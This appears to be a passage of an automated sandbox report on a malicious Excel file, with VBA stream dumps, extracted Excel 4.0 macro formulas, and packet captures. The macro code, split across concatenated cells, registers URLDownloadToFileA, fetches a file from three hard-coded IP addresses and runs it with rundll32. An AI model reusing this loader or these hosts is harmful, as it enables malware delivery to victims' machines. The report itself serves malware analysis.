Data Raw:	01 16 03 00 00 f0 00 00 00 52 03 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 59 03 00 00 f5 03 00 00 00 00 00 01 00 00 00 1c cc 3b 47 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name
"Byutut"

VBA Code

VBA File Name: Class1.cls, Stream Size: 1151

General	
Stream Path:	VBA/Class1
VBA File Name:	Class1.cls
Stream Size:	1151
Data ASCII:	. . . . . Z . . . . . a . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 5a 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff 61 03 00 00 c5 03 00 00 00 00 00 01 00 00 00 1c cc a3 ac 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Class2.cls, Stream Size: 999

General	
Stream Path:	VBA/Class2
VBA File Name:	Class2.cls
Stream Size:	999
Data ASCII:	. . . . . - . . . . . ~ . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc 7e e9 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Class3.cls, Stream Size: 999

General	
Stream Path:	VBA/Class3
VBA File Name:	Class3.cls

General	
Stream Size:	999
Data ASCII:	. . . . . - . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc c8 17 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Kikide.cls, Stream Size: 1249

General	
Stream Path:	VBA/Kikide
VBA File Name:	Kikide.cls
Stream Size:	1249
Data ASCII:	. . . . .) . . . . . R . . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 9a 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff a1 03 00 00 29 04 00 00 00 00 00 01 00 00 00 1c cc 52 09 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
"Kikide"
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm1.frm, Stream Size: 1526

General	
Stream Path:	VBA/UserForm1
VBA File Name:	UserForm1.frm
Stream Size:	1526

General	
Data ASCII:	. . . . + ... { \\ . . B . H N . . . . . I . . . . . O < . * N . 7 { / a . . . 0 $ . . . v . K . . . . 1 . . . . h : . . L N . . V = . 5 . H . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 00 01 00 00 9e 04 00 00 e4 00 00 00 84 02 00 00 ff ff ff ff a5 04 00 00 09 05 00 00 00 00 00 00 01 00 00 00 1c cc 2b 09 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 7b 5c fd e6 42 8a 48 4e aa cd df d6 fd 49 99 1c 83 98 07 4f 3c d6 2a 4e ad 37 7b 2f 61 a2 ba cd 30 24 1b a6 ea 76 1d 4b a3 81 e7 c2 31

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Vrest.bas, Stream Size: 679

General	
Stream Path:	VBA/Vrest
VBA File Name:	Vrest.bas
Stream Size:	679
Data ASCII:	. . . . " . . . .) . . . } . . . . ' . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 00 01 00 00 00 1c cc 27 ea 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
"Vrest"
VB_Name

VBA Code

VBA File Name: Vsewd.cls, Stream Size: 990

General	
Stream Path:	VBA/Vsewd
VBA File Name:	Vsewd.cls
Stream Size:	990
Data ASCII:	. . . . - . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc b2 ae 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False

Keyword
VB_Exposed
Attribute
VB_Name
VB_Creatable
"Vsewd"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 856

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	856
Entropy:	5.31019504221
Base64 Encoded:	True
Data ASCII:	I D = " { 4 4 8 1 7 C A 7 - 1 5 D A - 4 D 2 5 - B 4 C E - 4 7 0 F 9 E A 0 E 5 D F } " . . D o c u m e n t = K i k i d e / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = B r i k s / & H 0 0 0 0 0 0 0 0 . . M o d u l e = B y u t u t . . D o c u m e n t = V s e w d / & H 0 0 0 0 0 0 0 0 . . C l a s s = C l a s s 1 . . C l a s s = C l a s s 2 . . C l a s s = C l a s s 3 . . M o d u l e = B l a s r . . M o d u l e = V r e s t . . P a c k a g e = { A C 9 F 2 F 9 0 - E 8 7 7 - 1 1 C E - 9 F 6 8 - 0 0 A A 0 0 5 7 4 A 4
Data Raw:	49 44 3d 22 7b 34 34 38 31 37 43 41 37 2d 31 35 44 41 2d 34 44 32 35 2d 42 34 43 45 2d 34 37 30 46 39 45 41 30 45 35 44 46 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 4b 69 6b 69 64 65 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 42 72 69 6b 73 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 42 79 75 74 75 74 0d 0a 44 6f 63 75 6d 65 6e 74 3d 56 73 65 77

Stream Path: PROJECTwm, File Type: data, Stream Size: 209

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	209
Entropy:	3.32661660177
Base64 Encoded:	False
Data ASCII:	K i k i d e . K . i . k . i . d . e . . . B r i k s . B . r . i . k . s . . . B y u t u t . B . y . u . t . u . t . . . V s e w d . V . s . e . w . d . . . C l a s s 1 . C . l . a . s . s . 1 . . . C l a s s 2 . C . l . a . s . s . 2 . . . C l a s s 3 . C . l . a . s . s . 3 . . . B l a s r . B . l . a . s . r . . . V r e s t . V . r . e . s . t . . . U s e r F o r m 1 . U . s . e . r . F . o . r . m . 1 . . . . .
Data Raw:	4b 69 6b 69 64 65 00 4b 00 69 00 6b 00 69 00 64 00 65 00 00 00 42 72 69 6b 73 00 42 00 72 00 69 00 6b 00 73 00 00 00 42 79 75 74 75 74 00 42 00 79 00 75 00 74 00 75 00 74 00 00 00 56 73 65 77 64 00 56 00 73 00 65 00 77 00 64 00 00 00 43 6c 61 73 73 31 00 43 00 6c 00 61 00 73 00 73 00 31 00 00 00 43 6c 61 73 73 32 00 43 00 6c 00 61 00 73 00 73 00 32 00 00 00 43 6c 61 73 73 33 00 43

Stream Path: UserForm1/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	UserForm1/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	UserForm1/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62034133633
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 1 . . C a p t i o n = " U s e r F o r m 1 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: UserForm1/f, File Type: data, Stream Size: 38

General	
Stream Path:	UserForm1/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . } . . k . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: UserForm1/o, File Type: empty, Stream Size: 0

General	
Stream Path:	UserForm1/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4263

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4263
Entropy:	4.38205341073
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: data, Stream Size: 1024

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	1024
Entropy:	6.73319737871
Base64 Encoded:	True
Data ASCII:	. . . . 0 * . . . . . p . . H . . . . . d . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . b . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . E . 2 D F 8 D 0 4 C . -

General	
Data Raw:	01 fc b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 be 20 84 62 0e 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

,,"=CONCATENATE(AF80,AG80,AH78,AG78,AG79)",,,,,,"=CONCATENATE(AF80,AG81,AH78,AG78,AG79)",,1,,,"=CONCATENATE(AF80,AG82,AH78,AG78,AG79)",,9,,,,,,"=ON.TIME(NOW()+""00:00:02"","Grestes"")",,,.d,=NOW(),,,,,at,"=FORMULA(AG85&AG86&AG92,AI83)",,,,"="http://"",="91.211.91.81/"",,,=HALT(),,,"="5.34.179.36/"",,,,,,="45.153.229.23/"",,uRlMon,,,,,,,,,,,JJCCBB,,,,"="URLDo""",,Belandes,,,,"="wnloadT"",,,,,,,,=GOTO(Blodas!G6),,,,,,,..\Ladfge.VDGfwr,,,,,,,,,,,,,,,,,,,,,,,,,,,,"="oFileA"",,,,

"=REGISTER(Nyukasl!AI82,Nyukasl!AI83,Nyukasl!AI84,Nyukasl!AI85,,Nyukasl!AI75,9)""=Belandes(0,Nyukasl!AG74,Nyukasl!AI88,0,0)""=IF(G12<0, Belandes(0,Nyukasl!AG75,Nyukasl!AI88,0,0))""=IF(G13<0, Belandes(0,Nyukasl!AG76,Nyukasl!AI88,0,0))""=IF(G14<0,CLOSE(0),)"=GOTO(Jioka!H4)


,"=""rund"",,"="ll32 ..\Ladfge.VDGfwr,DllReg"","="isterServer"",,,,,=PI()=EXEC(I7&I9&I10)=PI(),,,,=HALT(),

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-18:21:56.395949	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	91.211.91.81	192.168.2.22
05/04/21-18:21:57.137581	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	5.34.179.36	192.168.2.22
05/04/21-18:21:57.348727	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	45.153.229.23	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:27:40.941601038 CEST	49720	80	192.168.2.6	91.211.91.81
May 4, 2021 18:27:41.027003050 CEST	80	49720	91.211.91.81	192.168.2.6
May 4, 2021 18:27:41.030467987 CEST	49720	80	192.168.2.6	91.211.91.81
May 4, 2021 18:27:41.030962944 CEST	49720	80	192.168.2.6	91.211.91.81
May 4, 2021 18:27:41.114449024 CEST	80	49720	91.211.91.81	192.168.2.6
May 4, 2021 18:27:41.178436995 CEST	80	49720	91.211.91.81	192.168.2.6
May 4, 2021 18:27:41.178531885 CEST	49720	80	192.168.2.6	91.211.91.81
May 4, 2021 18:27:41.228804111 CEST	49722	80	192.168.2.6	5.34.179.36
May 4, 2021 18:27:41.373819113 CEST	80	49722	5.34.179.36	192.168.2.6
May 4, 2021 18:27:41.373986006 CEST	49722	80	192.168.2.6	5.34.179.36
May 4, 2021 18:27:41.374579906 CEST	49722	80	192.168.2.6	5.34.179.36
May 4, 2021 18:27:41.520831108 CEST	80	49722	5.34.179.36	192.168.2.6
May 4, 2021 18:27:41.950759888 CEST	80	49722	5.34.179.36	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:27:41.951782942 CEST	49722	80	192.168.2.6	5.34.179.36
May 4, 2021 18:27:41.957674026 CEST	49723	80	192.168.2.6	45.153.229.23
May 4, 2021 18:27:42.022432089 CEST	80	49723	45.153.229.23	192.168.2.6
May 4, 2021 18:27:42.022526026 CEST	49723	80	192.168.2.6	45.153.229.23
May 4, 2021 18:27:42.023101091 CEST	49723	80	192.168.2.6	45.153.229.23
May 4, 2021 18:27:42.087676048 CEST	80	49723	45.153.229.23	192.168.2.6
May 4, 2021 18:27:42.148572922 CEST	80	49723	45.153.229.23	192.168.2.6
May 4, 2021 18:27:42.148631096 CEST	49723	80	192.168.2.6	45.153.229.23
May 4, 2021 18:28:46.180049896 CEST	80	49720	91.211.91.81	192.168.2.6
May 4, 2021 18:28:46.180279016 CEST	49720	80	192.168.2.6	91.211.91.81
May 4, 2021 18:28:46.951474905 CEST	80	49722	5.34.179.36	192.168.2.6
May 4, 2021 18:28:46.951672077 CEST	49722	80	192.168.2.6	5.34.179.36
May 4, 2021 18:28:47.149940014 CEST	80	49723	45.153.229.23	192.168.2.6
May 4, 2021 18:28:47.150105953 CEST	49723	80	192.168.2.6	45.153.229.23
May 4, 2021 18:29:22.367482901 CEST	49723	80	192.168.2.6	45.153.229.23
May 4, 2021 18:29:22.367686987 CEST	49722	80	192.168.2.6	5.34.179.36
May 4, 2021 18:29:22.367860079 CEST	49720	80	192.168.2.6	91.211.91.81
May 4, 2021 18:29:22.432441950 CEST	80	49723	45.153.229.23	192.168.2.6
May 4, 2021 18:29:22.452354908 CEST	80	49720	91.211.91.81	192.168.2.6
May 4, 2021 18:29:22.512753963 CEST	80	49722	5.34.179.36	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:27:18.094810963 CEST	53	62044	8.8.8.8	192.168.2.6
May 4, 2021 18:27:18.899960995 CEST	63791	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:18.950412989 CEST	53	63791	8.8.8.8	192.168.2.6
May 4, 2021 18:27:19.804089069 CEST	64267	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:19.852813005 CEST	53	64267	8.8.8.8	192.168.2.6
May 4, 2021 18:27:20.939779043 CEST	49448	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:20.999002934 CEST	53	49448	8.8.8.8	192.168.2.6
May 4, 2021 18:27:21.270270109 CEST	60342	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:21.322411060 CEST	53	60342	8.8.8.8	192.168.2.6
May 4, 2021 18:27:22.188952923 CEST	61346	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:22.237730980 CEST	53	61346	8.8.8.8	192.168.2.6
May 4, 2021 18:27:23.015486956 CEST	51774	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:23.064205885 CEST	53	51774	8.8.8.8	192.168.2.6
May 4, 2021 18:27:24.415584087 CEST	56023	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:24.464157104 CEST	53	56023	8.8.8.8	192.168.2.6
May 4, 2021 18:27:25.290689945 CEST	58384	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:25.341984034 CEST	53	58384	8.8.8.8	192.168.2.6
May 4, 2021 18:27:25.632792950 CEST	60261	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:25.689579964 CEST	53	60261	8.8.8.8	192.168.2.6
May 4, 2021 18:27:26.988132000 CEST	56061	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:27.045090914 CEST	53	56061	8.8.8.8	192.168.2.6
May 4, 2021 18:27:31.084626913 CEST	58336	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:31.133912086 CEST	53	58336	8.8.8.8	192.168.2.6
May 4, 2021 18:27:32.396502972 CEST	53781	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:32.456934929 CEST	53	53781	8.8.8.8	192.168.2.6
May 4, 2021 18:27:32.840955019 CEST	54064	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:32.905101061 CEST	53	54064	8.8.8.8	192.168.2.6
May 4, 2021 18:27:33.849351883 CEST	54064	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:34.082928896 CEST	53	54064	8.8.8.8	192.168.2.6
May 4, 2021 18:27:34.895292997 CEST	54064	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:35.115504980 CEST	53	54064	8.8.8.8	192.168.2.6
May 4, 2021 18:27:36.493490934 CEST	52811	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:36.546812057 CEST	53	52811	8.8.8.8	192.168.2.6
May 4, 2021 18:27:36.911353111 CEST	54064	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:36.982091904 CEST	53	54064	8.8.8.8	192.168.2.6
May 4, 2021 18:27:39.002782106 CEST	55299	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:39.063780069 CEST	53	55299	8.8.8.8	192.168.2.6
May 4, 2021 18:27:39.972990036 CEST	63745	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:40.021666050 CEST	53	63745	8.8.8.8	192.168.2.6
May 4, 2021 18:27:40.927424908 CEST	54064	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:27:40.978377104 CEST	53	54064	8.8.8.8	192.168.2.6
May 4, 2021 18:27:41.033668041 CEST	50055	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:41.082216978 CEST	53	50055	8.8.8.8	192.168.2.6
May 4, 2021 18:27:42.093231916 CEST	61374	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:42.141829014 CEST	53	61374	8.8.8.8	192.168.2.6
May 4, 2021 18:27:43.210931063 CEST	61374	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:43.260364056 CEST	53	61374	8.8.8.8	192.168.2.6
May 4, 2021 18:27:45.937283993 CEST	50339	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:45.986340046 CEST	53	50339	8.8.8.8	192.168.2.6
May 4, 2021 18:27:47.150325060 CEST	63307	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:47.209270000 CEST	53	63307	8.8.8.8	192.168.2.6
May 4, 2021 18:27:48.326251030 CEST	49694	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:48.374960899 CEST	53	49694	8.8.8.8	192.168.2.6
May 4, 2021 18:27:53.615267992 CEST	54982	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:53.663891077 CEST	53	54982	8.8.8.8	192.168.2.6
May 4, 2021 18:27:57.820399046 CEST	50010	53	192.168.2.6	8.8.8.8
May 4, 2021 18:27:57.883830070 CEST	53	50010	8.8.8.8	192.168.2.6
May 4, 2021 18:28:14.126549006 CEST	63718	53	192.168.2.6	8.8.8.8
May 4, 2021 18:28:14.184225082 CEST	53	63718	8.8.8.8	192.168.2.6
May 4, 2021 18:28:14.685036898 CEST	62116	53	192.168.2.6	8.8.8.8
May 4, 2021 18:28:14.826639891 CEST	53	62116	8.8.8.8	192.168.2.6
May 4, 2021 18:28:15.473815918 CEST	63816	53	192.168.2.6	8.8.8.8
May 4, 2021 18:28:15.533023119 CEST	53	63816	8.8.8.8	192.168.2.6
May 4, 2021 18:28:15.674973011 CEST	55014	53	192.168.2.6	8.8.8.8
May 4, 2021 18:28:15.746151924 CEST	53	55014	8.8.8.8	192.168.2.6
May 4, 2021 18:28:15.977458000 CEST	62208	53	192.168.2.6	8.8.8.8
May 4, 2021 18:28:16.030518055 CEST	53	62208	8.8.8.8	192.168.2.6
May 4, 2021 18:28:16.566937923 CEST	57574	53	192.168.2.6	8.8.8.8
May 4, 2021 18:28:16.617942095 CEST	53	57574	8.8.8.8	192.168.2.6
May 4, 2021 18:28:17.194921017 CEST	51818	53	192.168.2.6	8.8.8.8
May 4, 2021 18:28:17.252612114 CEST	53	51818	8.8.8.8	192.168.2.6
May 4, 2021 18:28:18.256756067 CEST	56628	53	192.168.2.6	8.8.8.8
May 4, 2021 18:28:18.308296919 CEST	53	56628	8.8.8.8	192.168.2.6
May 4, 2021 18:28:19.781204939 CEST	60778	53	192.168.2.6	8.8.8.8
May 4, 2021 18:28:19.838218927 CEST	53	60778	8.8.8.8	192.168.2.6
May 4, 2021 18:28:20.614972115 CEST	53799	53	192.168.2.6	8.8.8.8
May 4, 2021 18:28:20.677949905 CEST	53	53799	8.8.8.8	192.168.2.6
May 4, 2021 18:28:21.217336893 CEST	54683	53	192.168.2.6	8.8.8.8
May 4, 2021 18:28:21.358124971 CEST	53	54683	8.8.8.8	192.168.2.6
May 4, 2021 18:28:29.811558962 CEST	59329	53	192.168.2.6	8.8.8.8
May 4, 2021 18:28:29.861965895 CEST	53	59329	8.8.8.8	192.168.2.6
May 4, 2021 18:28:58.165365934 CEST	64021	53	192.168.2.6	8.8.8.8
May 4, 2021 18:28:58.254754066 CEST	53	64021	8.8.8.8	192.168.2.6
May 4, 2021 18:29:01.226980925 CEST	56129	53	192.168.2.6	8.8.8.8
May 4, 2021 18:29:01.275686026 CEST	53	56129	8.8.8.8	192.168.2.6
May 4, 2021 18:29:03.200608015 CEST	58177	53	192.168.2.6	8.8.8.8
May 4, 2021 18:29:03.266186953 CEST	53	58177	8.8.8.8	192.168.2.6

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 4, 2021 18:27:43.260519028 CEST	192.168.2.6	8.8.8.8	d07a	(Port unreachable)	Destination Unreachable

HTTP Request Dependency Graph

- 91.211.91.81
- 5.34.179.36
- 45.153.229.23

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49720	91.211.91.81	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
